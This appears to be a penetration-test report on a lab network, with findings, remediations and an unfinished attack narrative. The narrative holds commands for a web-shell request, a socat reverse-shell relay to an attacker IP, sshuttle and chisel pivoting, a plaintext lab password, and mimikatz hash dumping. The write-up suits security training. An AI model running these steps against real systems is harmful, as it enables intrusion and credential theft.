The main objective is to search for and try to exploit possible weaknesses in the existing infrastructure and develop mitigation strategies to fix found issues. No dedicated penetration tests on single pieces of software have been ordered but to simulate a real world attack from outside the infrastructure.Since this approach limits the capabilities regarding tooling and depth of testing, thorough tests on internal resources may not be possible.
IP Address and URL included in scope: 10.200.85.0/24

SYSTEMS

During the time of engagement, the following systems has been Discovered

SYSTEM NAME	IP ADDRESS	REMARKS
CENTOS SERVER	10.200.85.200	Public-facing web server (CENTOS)
GIT SERVER	10.200.85.150	Windows Server running gitstack, hosting code for the website published on prod-server
WREATH-PC	10.200.85.100	Windows Server, personal workstation of Mr. wreath

NETWORK DIAGRAM



Fig. 1.1
(Flow of the Victim Network)

Summary of Results

While testing Thomas's lab setup, multiple vulnerabilities were found and I was able to exploit them. The web server was used to pivot and compromise the whole network.
The first vulnerability I found was on machine 10.200.85.200, that was running an outdated version of Webmin , vulnerable to RCE, a public exploit was used and I got the complete access of the web server.The Web Server was then used as a point of pivot to enumerate more machines on the network having ip's 10.200.85.150, 10.200.85.100, but only one of them was accessible, using sshuttle to get direct access of the GitStack machine, I enumerated it and found that it was also vulnerable to RCE, exploiting that gave me access to machine and the source code of the website hosted internally on another machine, I used the Gitstack machine to enumerate the Thomas's pc and found that the 2 ports were open, 80 and 3389 and finally after reviewing the code I found that it was vulnerable to file extension path vulnerability now I used the Gitstack machine as a pivot point and using some tools like chisel, I gained a shell on internally hosted Thomas's pc.

Finding and Remediations

- Critical Webmin unauthenticated remote code execution

  CVE ID: CVE 2019 15107

  Description: An issue was discovered in Webmin <=1.920. The parameter held in password_change.cgi contains a command injection vulnerability.

  Mitigation: Consider updating the software in use to the latest version.

- Critical GitStack unauthenticated remote code execution

  CVE ID: CVE 2018 5955

  Description: An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.

  Mitigation: Consider updating the software in use to the latest version.

- Critical File upload remote code execution

  Description:An issue was discovered in the filtering of the file upload form. The file extension whitelist is bypassable by providing more dots in the filename e.g: image.png.php. A malicious actor may provide a php payload in the exif data of an image to execute arbitrary commands.

Mitigation:Consider changing the password of http basic auth and implementing a more secure file upload application with proper filtering.

- Weak Credentials

Severity: High
Description: Thomas's accounts are using weak credentials.

Impact: Using common password hash retrieval methods, it is possible to obtain Thomas's user account password and could lead to further system compromise if password reuse is found.

Remediation:Ensure all users are following the new NIST password policy. The NIST as of 2021 recommends that users should use a lengthy password instead of a short complex password. Avoid common phrases or work related words that can be used to crack
the hash.

- Improper Privileges

Severity: High

Description: Services and software were running in the context of administrator users.

Impact:If the service is exploited, the exploit will run with the same privileges as the running service. This can lead to a full compromise of the 2 servers without the need for privilege escalation. GitStack and Webmin were running under the context of the NT system. Our exploit ran under that context and there was no need to escalate our privileges.

Remediation:Utilize the rule of Least Privilege and only set a software to run with the lowest permissions without compromising any functionality.
https://en.wikipedia.org/wiki/Principle_of_least_privileges

- Impersonate User Tokens

Severity: High
Description:A user can impersonate another user's token if Set Impersonate Token is enabled.

Impact:Allowing a user to personate another user's token can lead to compromise of the administrator account. We were able to use Thomas's local account to impersonate the local administrator account.

Remediation: Disable the ability for Thomas to impersonate another user tokens.

- Unquoted Service Path

  Severity: High

  Description: System Explorer Help Service path is unquoted allowing us to insert a malicious file and hijack the program's execution.

  Impact: We were able to successfully hijack the program's execution flow and run to obtain a reverse shell as nt\authority system.

  Remediation: Put the path in quotations and set the correct ownership of the directory to prevent low level users from writing in the directory.

Attack Narrative

Enumerating the public web server:

Tool: Nmap

```
nmap -sV -Pn -T4 -vv 10.200.85.200
…
PORT      STATE SERVICE    REASON       VERSION
22/tcp    open  ssh        syn-ack      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http       syn-ack      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open  ssl/http   syn-ack      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
9090/tcp closed zeus-admin conn-refused
10000/tcp open  http       syn-ack      MiniServ 1.890 (Webmin httpd)
```

Fig. 1.2
(Nmap Scan on Kali)

Port 80 redirects to https://thomas.wreath.thm, for accessing we have to add this to /etc/hosts file, this is just a landing page nothing serious found.



Fig 1.3
(Website running on the Centos server)

Port 10000 Is running a miniserv 1.8.90.
After researching a bit i found that, this version is vulnerable to RCE, public exploits are available on exploitDB and github.



Fig 1.4
(Webmin running on port 10000)

Links to exploit:

Github: https://github.com/MuirlandOracle/CVE-2019-15107

Exploiting Miniserv:



Fig 1.5
(Exploitation of the Centos server)

The exploit gave me a root-shell, ssh credentials were found in .ssh folder, to gain a stable shell I used those credentials.

Fig 1.6
(Retreving private SSH key of the Centos Server)

Internal Network Enumeration

After gaining root access to the web server, our next step is to enumerate the internal network for that first we need to get access to the web server, ssh-key found can be used to access so that we don't have to run the exploit again and to get a stable shell. Let's ssh into the web server.

Command: ssh -i sshkey root@10.200.85.200
For enumerating the network, I used the nmap binary.
To transfer the binary on the web server, l started httpserver using python3, and on the web server I downloaded the binary using curl

Commands:
Attacker- python3 -m http.server

Webserver- curl http://<attacker:8000>/nmap -o nmap

Fig 1.7
(Hosing the nmap Binary using Pythn-server)

After transferring the nmap, Binary, I did a ping scan on the network to enumerate info about machines on the network.

Command: nmap -sn 10.200.85.0/24 alive hosts are 10.200.85.100,10.200.85.150

Fig 1.8
(Enumeration of the network using nmap binary on centos server)

Enumeration of Git Stack server:

TOOL: nmap



Fig 1.9
(Enumeration of the Git stack server using nmap)

Since the machine can be accessed by the webserver but I was unable to access it directly using my attack-machine, for that I am going to use sshuttle.

sshuttle is a wonderful tool as it creates a vpn like connection over ssh , between two networks

Command: sshuttle -r root@10.200.85.200 --ssh-cmd "ssh -i sshkey" 10.200.85.0/24 -x 10.200.85.200 &

After using sshuttle I tried to access, 10.200.85.150 using browser, accessed the web service running on Git-stack server.



Fig 1.10
(Accessing the site running on Git stack server)

As mentioned in the page directories, after accessing /registration/login, I the Git stack login page

Fig 1.11
(Gitstack Login Page)

Exploitation of Git Stack SERVER:

After researching a bit, and searching on searchsploit i found out that, this version was outdated and is vulnerable to RCE
I pulled the exploit from searchsploit.

Fig 1.12
(Exploit for Git stack server)

After editing the exploit and adding the ip of the gitstack server i ran the exploit,

Fig 1.13
(Exploitation of Git stack server)

The exploit got successfully executed, it's basically an RCE and executed as nt authority\system.

The exploit uploaded a shell on the machine which can be used further for more enumeration. I used curl to enumerate the machine further.

Command: curl -X POST http://10.200.85.150/web/exploit.php -d "a=whoami"

Fig 1.14
(Ececution of commands using the shell uploaded by the code)

I can execute any command on the gitstack machine, now let's try to gain a reverse shell on this machine using RCE. For a working reverse shell, we have to check whether the git stack machine is able to communicate to my attacker machine or not. Let's try to ping and see if it's possible.

Fig 1.15
(Testing if the attacker machine is accessible from server using ping)

It's concluded that the gitstack machine is unable to access the attacker machine directly, but we can use the compromised server to tunnel the reverse shell back to the attacker machine, for that we have to open a port and use it. Let's check the firewall rules, and open a port for us.

I used socat to access the shell of the gitstack machine on my attacker machine (Kali), for that I transferred the socat binary to the compromised server (Centos), using python3 http.server.

Since the Git stack machine is able to communicate with the webserver, but not with my(attacker machine), Socat will forward the shell, to my machine

Fig 1.16
(Adding a port on the Centos Server for running socat)

Fig 1.17
(Hosing the socat binary using python server)

Socat command: /socat-s3ntin3l tcp-l:16000 tcp:10.50.86.224:4444

I ran this on the Centos server, it will transfer the reverse shell received from the gitstack machine, to my attacker kali, for that I started a netcat listener on port 4444



Fig 1.18
(Running socat for transferring the reverse shell from the Git Stack server)

Now we have to upload the reverse shell to the gitstack server using the curl, and the shell that was uploaded using the rce.

Fig 1.19
(Uploading an obfuscated powershell reverse-shell on Git stack server)

After making this curl request, I got a reverse shell from the git stack machine.



Fig 1.20
(Accessing the Git stack server using reverse shell)

The nmap scan I did on the Gitstack machine, showed the RDP port open, so we can gain an RDP, for that let's add a user and add to the RDP group.

Fig 1.21
(Adding a user to the Stack server)

Now as I created a new user, let's access the git stack machine using the xfreerdp.

Command: xfreerdp /v:10.200.85.150 /u: s3ntin3l /p:'iamon_18' +clipboard /dynamic-resolution /drive:/usr/share/windows-resources, share

I shared the folder from my kali, machine so that I can dump hashes using mimikatz of the administrator account,

Let’s access the machine using RDP.

Fig 1.22
(Accessing the Git stack server using xfreeRDP)

As I have the RDP access now to the machine let’s dump the hashes using mimikatz and try to crack it
Commands:

./mimikatz.exe ---to start mimikatz
Privilege: debug –get debugging rights
Token: elevate – to impersonate a higher-level token to admin rights



Fig 1.23
(Dumping the NTLM hashes using Mimikatz)
Let’s dump the hashes using lsadump:sam



Fig 1.24
(Password Hash of Thomas)



Fig1.25
(Password HASH of administrator)

Dumped the hashes of the admin, and Thomas, we can now break it using hashcat or John or any online cracker like Crackstation, I am using hashcat, I was able to crack Thomas's hash using hashcat.



Fig1.26

(Cracking the hashes using HAshcat)

Fig 1.27

The admin hash was hard to crack, anyways, we can use the evil-winrm using the admin hash, let's use it.

As we are now inside the Gitstack machine, let's enumerate the 10.200.85.100 that is most probably thomas's personal pc.
For enumerating we can use the port scan script, PortScan.ps1

Fig 1.28

(Using the PortScan.ps1 script to enumerate the Personal pc)

As from the scan result, we can see that port 80 and 3389 is open, let's try to access the internally hosted website on 10.200.85.100

But we cannot directly access it, for that we have to setup a forward proxy, on the git stack machine, so that it forwards the request to the internal machine which is not directly accessible, Let's transfer the, chisel binary to the Git-stack machine using evil-winrm
And for forwarding the request we have to open a port, that allows the traffic from my attacker machine, to the Git-stack machine
Let's run the chisel on the git stack machine in server mode.



Fig 1.29
(Runnnig chisel as server for accessing the personal pc usinng the attacker machine)

It's time to run the chisel on my attacker machine using client mode

Fig 1.30
(Running chisel as a client on the attacker machine)

Now Let's set up the Foxyproxy to the local traffic to the port, we specified in chisel on attacker machine, so that chisel can direct the traffic through the git stack server



Fig 1.31
(Setting up Foxy-proxy for accessing the website hosted on personal pc of Thomas)

Now the site hosted on Thomas's pc, is easily accessible, let’s shoot the firefox and open it.

